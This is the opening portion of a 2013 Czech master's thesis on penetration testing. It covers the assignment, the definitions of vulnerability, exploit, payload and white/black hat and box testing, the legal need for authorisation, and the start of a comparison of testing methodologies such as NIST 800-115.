UNIVERZITA PARDUBICE

Penetrační testování

Stanislav Zitta

Diplomová práce
2013

Univerzita Pardubice
Fakulta elektrotechniky a informatiky
Akademický rok: **2012/2013**

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Stanislav Zitta**
Osobní číslo:	**I11426**
Studijní program:	**N2646 Informační technologie**
Studijní obor:	**Informační technologie**
Název tématu:	**Penetrační testování**
Zadávající katedra:	**Katedra softwarových technologií**

Zásady pro vypracování:

Cílem práce je podrobně představit problematiku penetračních testů a zpracovat case study, na které budou představeny nejnovější metody s technologie využívané pro penetrační testování.
Práce bude v teoretické části obsahovat představení problematiky penetračních testů, včetně etického heckingu, základních pojmů týkajících se dané oblasti a norem. Závěrem teoretické části budou představeny aktuální metody a přístupy v oblasti penetračního testování. V implementační části budou představeny nástroje využívané pro penetrační testování, provedena jejich komparativní analýza a vypracována ukázková case study na jejímž základě budou připraveny ukázkové přístupy pro penetrační testování.

Rozsah grafických prací:

Rozsah pracovní zprávy:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

ENGEBRETSON, Pat a James BROAD. The basics of hacking and penetration testing: ethical hacking and penetration testing made easy. Waltham, MA: Syngress, c2011, xvii, 159 p. ISBN 15-974-9655-3.
WILHELM, Thomas a James BROAD. Professional penetration testing: creating and operating a formal hacking lab. Amsterdam: Elsevier, c2010, xix, 504 s. ISBN 978-1-59749-425-0.
ADAMS Lee. Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide. 1. vyd. Birmingham: Packt Publishing Limited, 2012. ISBN 9781849517744.
HENRY M. Kevin. Penetration Testing Protecting Networks and Systems. The Stationery Office/Tso. ISBN 978-184-9283-717.
SELECKÝ. Penetrační testy a exploitace 1. vyd. Brno: Computer Press, 2012.

Vedoucí diplomové práce: **Mgr. Josef Horálek**
Katedra softwarových technologií

Datum zadání diplomové práce: **31. října 2012**
Termín odevzdání diplomové práce: **17. května 2013**

L.S.

prof. Ing. Simeon Karamazov, Dr.
děkan

prof. Ing. Antonín Kavička, Ph.D.
vedoucí katedry

V Pardubicích dne 15. listopadu 2012

Prohlášení autora

Prohlašuji, že jsem tuto práci vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 1. 2. 2013 Stanislav Zitta

Poděkování

Děkuji Mgr. Josefu Janu Horálkovi za spolupráci, trpělivost, věnovaný čas, cenné rady a připomínky při tvorbě této diplomové práce. Také bych rád poděkoval svým rodičům a přítelkyni, kteří mi po celou dobu studia byli důležitou oporou ve všech směrech. V neposlední řadě bych rád poděkoval Fakultě elektrotechniky a informatiky na Univerzitě Pardubice za možnost využívat laboratoře počítačových sítí dle potřeby.

Anotace

Tato diplomová práce se zabývá problematikou penetračního testování počítačových sítí a operačních systémů. Klade si za cíl představit základní pojmy, nástroje a postupy související s penetračními testy. Rovněž bude provedeno srovnání nástrojů. V poslední části práce bude provedena případová studie ukazující použití rozebíraných nástrojů.

Klíčová slova

Penetrační testování, zranitelnost, Metasploit, Nessus, OpenVAS, Nmap, Backtrack Linux

Title

Penetration testing

Annotation

This diploma thesis discusses penetration testing of computer networks and operating systems. Next, basic terms, tools and methodologies are introduced. Various tools are compared as well. At the end of the thesis a case study showing usage of discussed tools will be introduced.

Keywords

Penetration testing, vulnerability, Metasploit, Nessus, OpenVAS, Nmap, Backtrack Linux

Obsah

Seznam obrázků

Seznam tabulek

Seznam zkratek

API	Application programing interface
ARP	Address resolution protocol
BASH	Bourne-again shell
CD	Compact disc
CDP	Cisco discovery protocol
DMZ	Demilitarized zone
DNS	Domain name system
DoS	Denial of service
EIGRP	Enhanced interiror gateway protocol
FIPS	Federal information processing standard
FTP	File transfer protocol
GHDB	Google hacking database
GUI	Graphic user interface
MSF	Metasploit framework
HIPS	Host intrusion prevention system
HTML	Hyper-text markup language
HTTPS	Hyper text transfer protocol secure
HSRP	Hot standby router protocol
ICMP	Internet control message protocol
IDS	Intrusion detection system – systém průniku detekce
IPS	Intrusion prevention system – systém prevence průniku
IMAP	Internet message access protocol
MRTG	Multi-router traffic grapher
NASL	Nessus attack scripting language
NFS	Network file system
NIST	National Institute of Standards and Technology
OS	Operační systém
OSINT	Open source inteligence
OSSTMM	Open source security testing methodology manual
OWASP	Open Web Application Security Project
POP	Post office protocol
RAV	Risk assessment value
RDP	Remote desktop protocol
REX	Ruby extension library
RIPE	Réseaux IP Européens
SCADA	Supervisory control and data acquisition
SET	Social engineering toolkit
SCAP	Security content automation protocol
SNMP	Simple network management protocol
TCP/IP	Transmission control protocol/ip protocol

TLV	Type-length-value
WWW	World wide web
XML	Extended markup language

Úvod

S mohutným rozmachem telekomunikačních systémů a informačních technologií se organizacím i jednotlivcům naskýtají možnosti jednoduché komunikace, spolupráce a sdílení dat. Druhou stranou mince zůstává fakt, že je třeba vynaložit nemalé úsilí a prostředky na správu a zabezpečení těchto technologií a komunikačních kanálů. Do historie vstoupilo mnoho případů, kdy jedinec či skupina kvůli nedostatečnému zabezpečení určitého systému získali přístup k informacím či funkcionalitám, k nimž původně přístup mít neměli. S postupem času vznikly nástroje, jejichž cílem je útoky a činnosti s nimi související zjednodušit a zautomatizovat, z čehož vyplývá fakt, že průniky do počítačových systému a sítí už dnes nejsou pouze specialitou několika málo talentovaných jedinců, jak tomu bylo dříve.

Obzvláště citlivá jsou firemní data o uskutečněných transakcích, jednotlivých zákaznících a data podobného charakteru. Při nedostatečném zabezpečení počítačových systémů je velmi jednoduché se k těmto datům dostat. Z tohoto důvodu by měly firmy operující s takovým druhem dat samy od sebe penetrační test čas od času provést, aby zjistily, zdali se v jejich síti nenachází slabé místo či bezpečnostní trhlina, pomocí které lze k datům tohoto druhu získat neoprávněný přístup. Pokud útočník k těmto datům přístup získá, škody bývají nedozírné. Každý takový incident silně otřese důvěrou zákazníků a může způsobit ve značné míře jejich odliv. Proto je velmi důležitá prevence.

Jedním případem z mnoha je událost z roku 2009, kdy přes webové stránky společnosti HPS kvůli slabině zneužité pomocí techniky SQL injection byl napaden informační systém, pomocí kterého se podařilo získat data o desítkách milionů držitelů kreditních karet. Přesné číslo se nikdy nepodařilo zjistit. [1]

Dalším doslova odstrašujícím příkladem se stala příhoda, kterou vypráví Mati Aharoni ze společnosti Offensive Security na svých kurzech týkajících se počítačové bezpečnosti a penetračního testování. Jeden z jeho přátel, specialista na Microsoft technologie, jej přišel navštívit na kurz a pravil, že nový červ nazvaný ZOTOB je poněkud obtěžující, neboť náhodně restartuje infikované servery. Mati Aharoni svému známému nabídl, že mu tohoto červa předvede v praxi z pohledu hackera. Začal tedy útočit na server, jehož napadení červem ZOTOB bylo vzhledem ke konfiguraci možné a za několik okamžiků získal příkazovou řádku onoho serveru. Po chvíli práce příkazovou řádku ukončil, načež na serveru začal běžet odpočet do restartování serveru. Ve známém, který jej přišel navštívit, by se v té chvíli takříkajíc krve nedořezal [2], neboť ten až do této chvíle neměl představu o tom, že restart serveru je jen vedlejším efektem ukončení příkazové řádky, kterou používal útočník.

Cílem této práce tak je vysvětlit pojmy penetračního testování, představit nástroje a postupy určené k penetračnímu testování, tyto nástroje porovnat a nakonec představit jejich použití na případové studii.

1 Úvod do etického hackingu

První kapitola seznamuje čtenáře se základními pojmy a názvoslovím svázaným s etickým hackingem a penetračním testováním. Následně bude provedena rešerše samotného termínu penetrační testování. Ucelené názvosloví je důležité pro pochopení hlubší problematiky svázané s penetračním testováním.

1.1 Obecné základní pojmy

Tato podkapitola čtenáři přiblíží význam základních pojmů svázaných s etickým hackingem. Porozumění těmto pojmům je nezbytné pro další pochopení obsahu této práce.

1.1.1 Zranitelnost

Jedním z řady pojmů, jenž k penetračnímu testování neodmyslitelné patří, je zranitelnost. V anglickém jazyce rovněž označována termínem vulnerability. Jde o vlastnost operačního systému či jiného programového vybavení a její přítomnost je v dané softwarové komponentě nežádoucí. Kimberly Graves ve své publikaci [3] doslova uvádí, že termín zranitelnost označuje chybu v návrhu softwarové komponenty či v její programové realizaci, která může za jistých okolností vyústit v nestandardní chování a poskytnout tak data či přístup do těch částí softwarového vybavení, kam měl být přístup původně zakázán. Dalším nebezpečním, které při přítomnosti zranitelnosti v systému hrozí, je odepření služby, neboli úmyslné vyřazení dané hardwarové či softwarové komponenty z činnosti.

Jednou z dalších knih zabývajících se počítačovou bezpečností a definující pojmy vztahující se k této problematice, je i publikace Josepha Kizzy zabývající se počítačovou bezpečností [4]. Ta zranitelnost definuje oproti předešlému výkladu poněkud obšírněji. Zranitelnost popisuje jako absenci bezpečnostních mechanismů či politik a v té souvislosti hovoří i o tom, že zranitelnost se může nacházet i v jiné rovině, než je rovina informačních technologií. Kupříkladu v nařízeních, zákonech a směrnicích, které je třeba dodržovat.

Příčiny vzniku zranitelností jsou velmi různorodé. Zevrubně se jimi zabývá výše zmíněná publikace, nicméně pro úplnost je třeba uvést aspoň základní důvody vzniku zranitelností:

- špatné pochopení principů designu software a z toho pramenící chybná implementace software,
- komplexnost a rozsáhlost mnohých softwarových produktů,
- chybné nastavení bezpečnostních mechanismů

Jedním z příkladů zranitelnosti z nedávné doby je MS12-020 postihující stanice a servery s operačním systémem Windows, které mají zapnut vzdálený přístup pomocí protokolu RDP. Tato zranitelnost má za následek, že při přijmutí speciálně upraveného paketu nastane havárie operačního systému, na němž je RDP (remote desktop protocol) aktivováno. Tato havárie vyústí v okamžitý restart operačního systému. Zájemci o zevrubný popis zranitelnosti MS12-020 mohou nahlédnout do dokumentu popisujícího danou zranitelnost, jehož autorem je sám objevitel této bezpečnostní chyby [5].

Mezi dnešní nástroje každého dobře připraveného penetračního testera patří bezesporu i scannery zranitelností, mnohdy označované anglickým termínem vulnerability scanners. Jejich užití je zpravidla jednoduché a mnohé scannery mají i intuitivní grafická uživatelská rozhraní. Možnost objevit zranitelnosti přítomné v operačním systému či softwarovém produktu již není pouze doménou protřelých, zkušených a ostřílených hackerů a penetračních testerů, ale stává se přístupná i začínajícím bezpečnostním odborníkům právě díky těmto automatizovaným nástrojům určeným k objevování zranitelností. Správci operačních systémů a programátoři se tedy musí mít čím dál více na pozoru, neboť pokud jimi spravovaný či vyvíjený systém obsahuje nějakou zranitelnost, s vysokou mírou pravděpodobnosti bude objevena a zneužita.

1.1.2 Exploit

Literární prameny [6] termínem exploit označují zdrojový kód či program, který využívá zranitelnosti softwarové komponenty a je schopen ovlivnit chování software ku prospěchu útočníka. Kimberly Graves ve své knize Certified ethical hacker [6] dále dělí exploity do dvou kategorií:

- lokální,
- vzdálené

Lokální exploity jsou takové, které potřebují, aby měl penetrační tester fyzický přístup k počítači či serveru. Oproti tomu vzdálený exploit zneužívá zranitelností softwaru po síti a tudíž není potřeba, aby měl penetrační tester fyzický přístup k počítači či serveru, u něhož se snaží o průnik. Vzdálené exploity využívají zranitelností v síťových službách jako je WWW, IMAP, DNS a další.

V sérii edukačních videí, jejichž autorem je Vivek Ramachandran [7] – uznávaný světový expert na počítačovou bezpečnost oceněný několika Americkými počítačovými společnostmi jako je Microsoft nebo Cisco, je termín exploit vysvětlován sice stručně, ale za to výstižně: Exploit je dle těchto videí kód, který umožní zneužít zranitelnost na cílovém systému a poskytnout tak útočníkovi či penetračnímu testerovi prostředky, ke kterým neměl mít přístup. Rovněž zde Ramachandran ukazuje analogii se zabezpečením domu. Jako zranitelnost domu si lze představit zámek, který jde odemknout jinými klíči, než jsou klíče vydané k onomu zámku.

V předchozí podkapitole byla popsána zranitelnost MS12-020. Exploitem vázaným k této zranitelnosti je zaslání speciálně upravených packetů na port, na němž poslouchá služba RDP. Tím je způsoben přístup do nealokované paměti a následný restart systému.

1.1.3 Payload

Termín payload má hned několik významů. Jeden z významů spadá do ryze oblasti počítačových sítí a představuje užitečná data nesená datagramem (protokol UDP) či segmentem (protokol TCP). Více informací o protokolech TCP, UDP a o počítačových sítích lze nalézt v knize popisující problematiku počítačových sítí, jejímž autorem je uznávaná odbornice na problematiku počítačových sítí Rita Pužmanová [8]. Jelikož se ale

tato práce zabývá penetračním testováním a počítačovou bezpečností obecně, v dalším textu bude slovo payload označovat nikoliv pojem z oblasti počítačových sítí, ale pojem z oblasti počítačové bezpečnosti vysvětlený v následujících odstavcích této podkapitoly.

Pokud je v systému objevena zranitelnost a této zranitelnosti je využito, pak následuje vyvinutí aktivity na napadeném systému. Vivek Ramachandran v sérii videí zaměrených na informační bezpečnost [7] opět používá analogii s lupičem v domě. Pokud lupič zjistil, že dům má levný a špatně zabezpečený zámek (zranitelnost), dále se lupiči povedlo zámek překonat (exploit), pak následuje vyvinutí aktivity v domě. Touto aktivitou bývá v případě lupiče odnášení věcí.

Vysvětlení, které je blíže světu informačních technologií a je více obsáhlé, nabízí publikace pojednávající o Metasploit frameworku [9]. Payloady doslova popisuje jako „kusy kódu, které jsou spuštěny po úspěšném průniku do systému pomocí exploitu“. Dříve byla nutná detailní znalost cílového OS a assembleru, dnes tato povinnost odpadá, neboť dnes dostupné nástroje obsahují payloady již v základní instalaci. Z podstaty definice je jistě patrné, že takových payloadů existuje široká škála – od vytvoření uživatele na cílovém systému a tím pádem zajištění opakovaného přístupu do systému, přes pořízení snímku obrazovky až po zpřístupnění příkazové řádky cílového systému.

V předchozích odstavcích byla zmíněna zranitelnost s označením MS12-020. Pomocí této zranitelnosti je útočník či penetrační tester schopen docílit pouze odepření služby a tím veškerá aktivita na systému končí, tudíž nelze mluvit v souvislosti s touto chybou o použití payloadu, neboť útočník kromě restartu cílového počítače na systému nevyvíjí žádnou aktivitu. Faktem zůstává, že potenciál této zranitelnosti umožňuje spuštění kódu vzdáleně (což je synonymem pro použití payloadu), ale zatím nebylo zjištěno, jak kód vzdáleně spustit. Existuje ovšem celá plejáda zranitelností, které vzdálené spuštění kódu umožňují.

1.1.4 White hat

Pojem white hat je součástí taxonomie lidí majících co do činění s počítačovou bezpečností. Každý penetrační tester, který zkoumá bezpečnost systému za účelem nápravy bezpečnostních chyb je zároveň i white hat. Cílem white hat není uškodit systému, proti němuž je (simulovaný) útok veden, ale nalézt v něm bezpečnostní slabiny a sjednat nápravu vedoucí k odstranění těchto slabin [10] [11].

1.1.5 Black hat

Jak název jistě napovídá, black hat je pravým opakem white hat. Tento typ útočníka či penetračního testera útočí na počítačový systém s cílem získat data, k nimž neměl mít původně přístup či poškodit cílový systém například tak, aby došlo k odepření služby (DoS) [10] [11].

1.1.6 White box

Pojem white box se používá v situacích, kdy o cílovém systému a infrastruktuře, v níž je tento systém zasazen, má tester jisté apriorní znalosti, kterých dokáže využít ve svůj prospěch. Test takové infrastruktury je pak označen jako white box test [10]. Pete Herzog

ze společnosti ISECOM definuje v metodice OSSTMM [12] tento pojem s větší mírou detailu. O white box testu se zmiňuje jako o testu, kdy má tester omezené, ale přesto aspoň nějaké znalosti o cíli a jeho obranných mechanismech. Hloubka testu dle metodiky OSSTMM závisí na množství a druhu znalostí, jaké analytik o cíli má a také na jeho schopnostech. Tato publikace pojem white box zaměňuje libovolně za pojem double gray box.

1.1.7 Black box

Podstata tohoto testu spočívá v tom, že útočník či tester nemá o síti či systému žádné informace, na základě kterých by mohl vystavět postup penetračního testu. Jinými slovy, nemá na začátku testu nic, čeho by se takzvaně „chytil“. Tento typ testu lépe vystihuje simulaci nepřátelského útoku na výpočetní infrastrukturu organizace [10]. Metodika OSSTMM [12] pro termín black box používá synonymum double-gray box a definuje jej jako test připravenosti cíle a schopností testera, přičemž cíl není nijak speciálně na test připraven a analytik nemá o cíli žádné apriorní znalosti.

1.2 Etický hacking a penetrační testování

Tato podkapitola přiblíží význam pojmu penetrační testování a uvede jeden příklad penetračního testu, který byl v minulosti proveden na infrastruktuře jedné ze společností ze žebříčku Fortune 500[1].

Na první pohled se slovni spojení etický hacking může zdát jako oxymorón, neboť lidská mysl zpravidla asociuje slovo hacking se škodlivými aktivitami. Odstavce této podkapitoly si kladou za cíl uvést tento mylný dojem na pravou míru.

Penetrační testování je termín velice příbuzný termínu etický hacking. Na penetrační test lze pohlížet jako na aplikaci etického hackingu na výpočetní infrastrukturu. V odborné literatuře se termíny etický hacking a penetrační testování libovolně zaměňují, a proto tomu v této práci nebude jinak.

Autoři pubikace Hands-on ethical hacking and network defense [13] definují etický hacking jako činnost prováděnou počítačovými odborníky za účelem zjištění chyb zabezpečení v počítačové síti či operačním systému a následného přezkoumání, zdali jsou dosavadní zabezpečovací mechanismy v souladu s firemními politikami. Výsledek nalezených problémů je reportován kompetentním osobám. Tato kniha rovněž zdůrazňuje fakt, že rozdíl mezi etickým hackerem a čistokrevným hackerem leží v právní rovině. Penetrační tester jedná s výslovným povolením a vědomím společnosti či organizace, vůči níž je penetrační test prováděn a nemá v úmyslu společnost poškodit. Hacker, na druhou stranu, hledá bezpečnostní slabiny sítě či informačního systému za účelem zcizení dat, pozměnění dat či odepeření služby.

Kolektiv autorů knihy The basics of hacking and penetration testing pojednávající o základech hackingu a penetračního testování [2] používá takřka totožnou definici

[1] Žebříček pětiset firem s největším obratem sestavovaný každoročně magazínem Fortune

termínu etický hacking. Tato kniha etický hacking popisuje jako sérii pokusů o objevení a zneužití slabin v síti za účelem vylepšení dosavadních bezpečnostních mechanismů. Zjednodušeně řečeno, autoři knihy pojednávající o základech etického hackingu [2] tvrdí, že etický hacking je prováděn za účelem odhalení a odstranění bezpečnostních chyb, což je bezesporu pravda.

Publikace od autorky Kimberly Graves [3] jde v definici etického hackingu ještě dále. Tvrdí, že etický hacker neboli penetrační tester používá totožné metody a prostředky jako hacker s nekalými úmysly, ale rozdíl je pouze ve výstupu z jejich činnosti. Zatímco u etického hackera je cílem práce odhalit slabiny v síti, nalézt kroky směřující k nápravě a informovat o zjištěných skutečnostech vedení organizace, u hackera s nekalými úmysly musí vše proběhnout v tajnosti a výsledkem z činnosti je zpravidla únik či pozměnění dat a nemalé škody způsobené napadené společnosti. Z předchozích vět vyplývá, že penetrační test má právě takovým škodám - majetkového i nemajetkového charakteru zabránit.

Internetový článek, jehož autorem je James Conrad [29] – držitel několika uznávaných certifikací z oboru informačních technologií, si klade za cíl vysvětlit roli penetračního testování a etických hackerů v dnešním informačním světě. S autory ostatních publikací se shoduje na tom, že nejlepší obranou bývá zpravidla útok. Jinak řečeno, pokud se chce organizace jakékoliv velikosti ubránit hrozbám číhajícím na internetu, musí zaútočit na vlastní síť za účelem odhalení slabin a odražení skutečných útoků. Toto dle J. Conrada platí pro firmu či organizaci jakékoliv velikosti.

Z informací, které výše uvedené prameny poskytly, je patrné, že termín etický hacking je jasným a dobře vymezeným pojmem, o jehož významu netřeba pochybovat.

Je zřejmé, že firmy či jedinci provádějící penetrační testování se o výsledky své činnosti neradi dělí s kýmkoliv jiným, než je samotný zadavatel. Důvody jsou zcela zřejmé – vyzrazení přítomnosti jakýchkoliv bezpečnostních trhlin v síti třetí straně představuje obrovské riziko. Přesto, v nedávné době, skupina penetračních testerů uveřejnila, jakým způsobem se jim zdařilo proniknout do sítě jedné ze společností žebříčku Fortune 500, která si penetrační test zadala. Narazili na nezabezpečenou ústřednu, kterou upravili tak, že získávali hlasové zprávy původně určené pro technickou podporu uživatelů neboli helpdesk. Jeden z uživatelů si nevěděl rady s připojením se do VPN a tak zavolal na helpdesk. Pak jen stačilo s jistou mírou sociálního inženýrství od uživatele vylákat heslo a získat přístup do sítě. Detailnější popis onoho penetračního testu lze nalézt v elektronickém článku pojednávajícím o reálných penetračních testech [30].

Nutno zdůraznit, že před samotným započetím penetračního testu musí mít proveditel výslovný a písemný souhlas majitele či správce daného informačního systému. Pokud by tomu tak nebylo, pohybuje se proveditel daleko za hranou zákona. Z toho důvodu by každý, kdo se penetračním testováním zabývá, měl bezpodmínečně být seznámen s právními aspekty celé problematiky. Právní stránku průniku do systému a změny či zcizení informací řeší v případě České republiky §230 až §232 trestního zákoníku [23].

Z uvedených paragrafů jasně plyne, že je třeba vždy před započetím penetračního testu se zadavatelem do nejmenších detailů dohodnout rozsah testu a hranice, které penetrační tester nemůže za žádných okolností překročit.

Penetrační test bývá zpravidla rozdělen do několika fází, přičemž na výstup z jedné fáze bezprostředně navazuje fáze následující. Existují různé metodiky, které se zabývají penetračním testováním a etickým hackingem. Metodikami nápomocnými pro penetrační testování se zabývá kapitola druhá. Každá z metodik má mírně odlišný pohled na doporučené členění penetračního testu. Obrázek 1 si klade za cíl ilustrovat jedno z možných členění průběhu penetračního testu.

Obrázek 1 - Možné členění penetračního testu

Z výše uvedeného je patrné, že etický hacking a penetrační testování mají mnoho různých a navzájem se překrývajících definic, přičemž z každé z těchto definic je patrná jedna důležitá věc: Penetrační testování si klade za úkol co nejvěrněji simulovat útok hackera se zlými úmysly a odhalit tak nebezpečná místa v zabezpečení ještě dříve, než ke skutečnému útoku dojde.

2 Metodiky zabývající se penetračním testováním

Cílem této kapitoly je ozřejmit, proč se vyplatí vzít penetračnímu testerovi na pomoc metodiku, jaké informace lze v metodikách najít a v závěru této kapitoly budou srovnány dvě bezpečnostním specialistům dobře známé metodiky OSSTMM a NIST-SP800-115. Metodik určených k penetračnímu testování existuje samozřejmě více. Kolektiv autorů z Univerzity v Bologni publikoval článek [25], kde jsou představeny, srovnány a zhodnoceny další metodiky. Tentýž kolektiv autorů rovněž vydal článek [26] pojednávající o zabezpečení elektronických hlasovacích systémů, kde nejprve představují celkovou filosofii a koncept e-hlasování a poté se tito autoři zabývají tím, do jaké míry jsou dnes běžně používané a známé metodiky použitelné pro testování bezpečnosti v oblasti elektronických hlasovacích systémů.

2.1 Užitečnost metodik při penetračním testování

IT odborník mající s penetračním testováním malé či žádné zkušenosti zpravidla není schopen provést test na takové úrovni, která by byla dostačující jak z pohledu šířky penetračního testu (test mohl být z důvodu nezkušenosti proveden pouze na části infrastruktury) tak z pohledu úplnosti (mohly být použity pouze některé z nástrojů, které vyzkoušeny být měly a otestována pouze část možných zranitelností). Je tedy velmi vhodné, aby si takový tester vzal na pomoc metodiku, neboť pomůže zvýšit úroveň profesionality daného testu. Dalším důvodem hovořícím ve prospěch metodik je vypovídající hodnota, kterou má opakovaný penetrační test. Pokud tento test bude prováděn pokaždé na základě jedné a té samé metodiky, pak lze velice snadno srovnávat výsledky z jednotlivých testů a tím pádem pozorovat, zdali se zabezpečení infrastruktury od posledního testu zlepšilo. Specialista provádějící penetrační test rovněž získá pomocnou ruku v tom, jak má svůj penetrační test strukturovat, odkud začít, co vše bude potřebovat a v neposlední řadě každá dobrá metodika obsahuje informace o tom, jak má vypadat závěrečná zpráva, respektive její varianty. Podoba jednotlivých variant závěrečných zpráv závisí na tom, pro kterou cílovou skupinu je ta či ona varianta zprávy určená. Je zřejmé, že závěrečná zpráva pro střední a vyšší management musí skutečnosti zjištěné při testování prezentovat jinou formou, než jakou je prezentuje pro IT oddělení organizace.

Předchozí odstavec přiblížil přínos metodik pro penetrační testování. Nebylo by ovšem na místě myslet si, že použití metodik přináší pouze výhody a ulehčuje práci. Problémem, který musí tester řešit je, že každá metodika má jinou šíři záběru, používá jiné názvosloví a má mnohdy různé členění penetračního testu. Každý odborník na penetrační testování by tedy měl znát metodik více a v závislosti na atributech a okolnostech daného penetračního testu by měl vždy z každé metodiky vybrat to, co je vhodné pro danou situaci.

2.2 NIST 800-115

Autorem této metodiky je National Institute of Standards and Technology, agentura zaštiťovaná ministerstvem obchodu Spojených států amerických. Metodika je dostupná online a zájemci ji mohou získat na webu organizace NIST [18]. Kolektiv autorů

z Univerzity v Americkém státě Iowa zaujal k použití této metodiky inovátorský přístup. Tito autoři se ve svém vědeckém článku [24] se zabývají otázkou, zdali metodiky určené výhradně pro prostředí informačních technologií pokrývají problematiku penetračního testování natolik široce, že by šly použít i pro SCADA[2] systémy řídící smart grid sítě. Tuto problematiku s narůstající proliferací smart grid sítí jistě není možno brát na lehkou váhu.

Publikace NIST 800-115 je rozčleněna na celkem 8 kapitol a přílohy A – G. Cílem následujících odstavců je vybrat a prezentovat ty nejdůležitější myšlenky, poznatky a informace v této metodice obsažené.

Metodika člení způsoby posuzování zabezpečení informačního systému do tří kategorií:

- průzkum (examination),
- testování (testing),
- dialogy s odborníky napříč organizací (interviewing)

Metoda průzkumu je nejméně invazivní a spočívá v nastudování interních směrnic organizace týkajících se bezpečnosti, ve studování obsahu logů relevantních prvků infrastruktury (sem mohou patřit IDS/IPS systémy, důležité servery apod.) a v neposlední řadě tato metoda postihuje analýzu konfiguračních souborů daných zařízení infrastruktury, na níž je penetrační test prováděn.

Oproti tomu metoda testování musí být používána s rozvahou. Při této metodě jsou zkoumány přímo cílové systémy, jejichž zranitelnosti a slabiny se zjišťují simulacemi útoku. Problém spočívá především v tom, že některé ze způsobů testování jsou velmi invazivní a mají za následek odstavení a vyřazení testovaného systému z provozu, což v produkčním prostředí může představovat obrovský problém a finanční ztráty.


Metoda dialogů je nejméně invazivní ze všech a představuje proces, při kterém jsou vedeny dialogy se zaměstnanci organizace různých odvětví za účelem pochopení fungování bezpečnostních mechanismů v organizaci, identifikaci důležitých cílů a objevení možných problémů.

Další část metodiky provádí letmý popis různých druhů nástrojů pro identifikaci cílů, jejich softwarového vybavení, identifikaci zranitelností tohoto softwarového vybavení a pozvolna se ubírá k samotnému doporučenému průběhu penetračního testu. Metodika zmiňuje i sadu nástrojů SCAP. Mezi tyto nástroje patří jak jazyk pro výměnu informací o bezpečnostních chybách software a nastavení softwarových produktů postavený na XML, tak velkou sadu šablon obsahujících doporučené konfigurace běžných operačních systémů a softwarových produktů, které jsou optimalizovány za účelem zvýšení bezpečnosti software a dle kterých lze tento systém či softwarový produkt nastavit tak, aby byl v souladu s doporučeními NIST.

[2] Supervisory Control And Data Acquisition – dispečerské řízení a sběr dat

Je nutné zdůraznit, aby penetrační tester měl před samotným započetím aktualizované všechny nástroje, neboť mnoho nástrojů je založeno na signaturách a vzorcích. Pokud by nástroje aktualizovány nebyly, může tester získat informace, které jsou do značné míry odlišné od reality. Rovněž stojí za zmínku fakt, že pokud zadavatel požaduje jak test zevnitř organizace, tak test vně organizace, je velmi vhodné začít testem vně organizace. V případě opačného pořadí by test do značné míry ztratil na autenticitě, neboť penetrační tester by měl znalosti o infrastruktuře organizace z pohledu zevnitř, kterými běžný útočník nedisponuje a které poskytují při provádění testu značnou výhodu.

Ostatní části metodiky poskytují cenné rady a informace týkající se organizačních záležitostí a fázování samotného penetračního testu. V kapitole 1.2 byla zmíněna skutečnost, že každá metodika -> V kapitole o etickém hackingu a penetračním testování (kapitola 1.2) byla zmíněna skutečnost, že každá metodika má jiný pohled na to, jak by se měl penetrační test fázovat. Tato metodika na penetrační test nahlíží jako na jednu z fází procesu ověření přítomnosti zranitelností. Následující obrázek znázorňuje fáze penetračního testu dle doporučení NIST.



Obrázek 2 - Fázování vedení penetračního testu dle NIST[18]

Poslední kapitoly se zamýšlí nad záležitostmi, které je třeba vyjasnit ještě před samotným započetím penetračního testu. Tester by si měl zodpovědět několik důležitých otázek:

- jaký časový rámec byl pro test vymezen,
- pokud není časový rámec dostatečný, byla prvkům infrastruktury přidělena priorita, na základě níž bude stanoveno pořadí testování,
- je stanovena periodicita testování,

- je vhodné, aby byl test proveden na firemní infrastruktuře, nebo je to příliš riskantní a je nutno vytvořit model této infrastruktury, na němž bude test proveden,
- jakým způsobem je zajištěna ochrana přenášených dat v průběhu testu, jejich uchování a případná likvidace,
- mají všichni lidé, jichž se testování týká, potřebné informace

